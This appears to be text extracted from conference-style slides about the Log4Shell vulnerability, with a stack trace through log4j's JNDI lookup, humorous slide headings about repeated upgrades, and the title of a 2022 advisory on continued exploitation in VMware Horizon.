
5 hours ago | 22 ms (2.6% of transaction) | external http

[Stack Trace](#) [Metadata](#)

> 12 library frames

```
at org.apache.logging.log4j.core.net.JndiManager.lookup(JndiManager.java:172)
at org.apache.logging.log4j.core.lookup.JndiLookup.lookup(JndiLookup.java:56)
at org.apache.logging.log4j.core.lookup.Interpolator.lookup(Interpolator.java:221)
at org.apache.logging.log4j.core.lookup.StrSubstitutor.resolveVariable(StrSubstitutor.java:1110)
at org.apache.logging.log4j.core.lookup.StrSubstitutor.substitute(StrSubstitutor.java:1033)
at org.apache.logging.log4j.core.lookup.StrSubstitutor.substitute(StrSubstitutor.java:912)
at org.apache.logging.log4j.core.lookup.StrSubstitutor.replace(StrSubstitutor.java:467)
at org.apache.logging.log4j.core.pattern.MessagePatternConverter.format(MessagePatternConverter.java:132)
at org.apache.logging.log4j.core.pattern.PatternFormatter.format(PatternFormatter.java:38)
at org.apache.logging.log4j.core.layout.PatternLayout$PatternSerializer.toSerializable(PatternLayout.java:344)
at org.apache.logging.log4j.core.layout.PatternLayout.toText(PatternLayout.java:244)
at org.apache.logging.log4j.core.layout.PatternLayout.encode(PatternLayout.java:229)
at org.apache.logging.log4j.core.layout.PatternLayout.encode(PatternLayout.java:59)
at
org.apache.logging.log4j.core.appender.AbstractOutputStreamAppender.directEncodeEvent(AbstractOutputStreamAppender.java:197)
at org.apache.logging.log4j.core.appender.AbstractOutputStreamAppender.tryAppend(AbstractOutputStreamAppender.java:190)
at org.apache.logging.log4j.core.appender.AbstractOutputStreamAppender.append(AbstractOutputStreamAppender.java:181)
```

Network Overview



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Conclusion


This is such a mess...

**...that's probably lurking
somewhere in your infrastructure**

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**1 major vulnerability and
3 follow-ups**



**"Upgrading log4j 3
times wasn't that stressful!"**

Dave - 28 years old

**Easy to exploit in theory,
reality is complex**

Is it still a problem?

Malicious Cyber Actors Continue to Exploit Log4Shell in VMware Horizon Systems

Original release date: June 23, 2022




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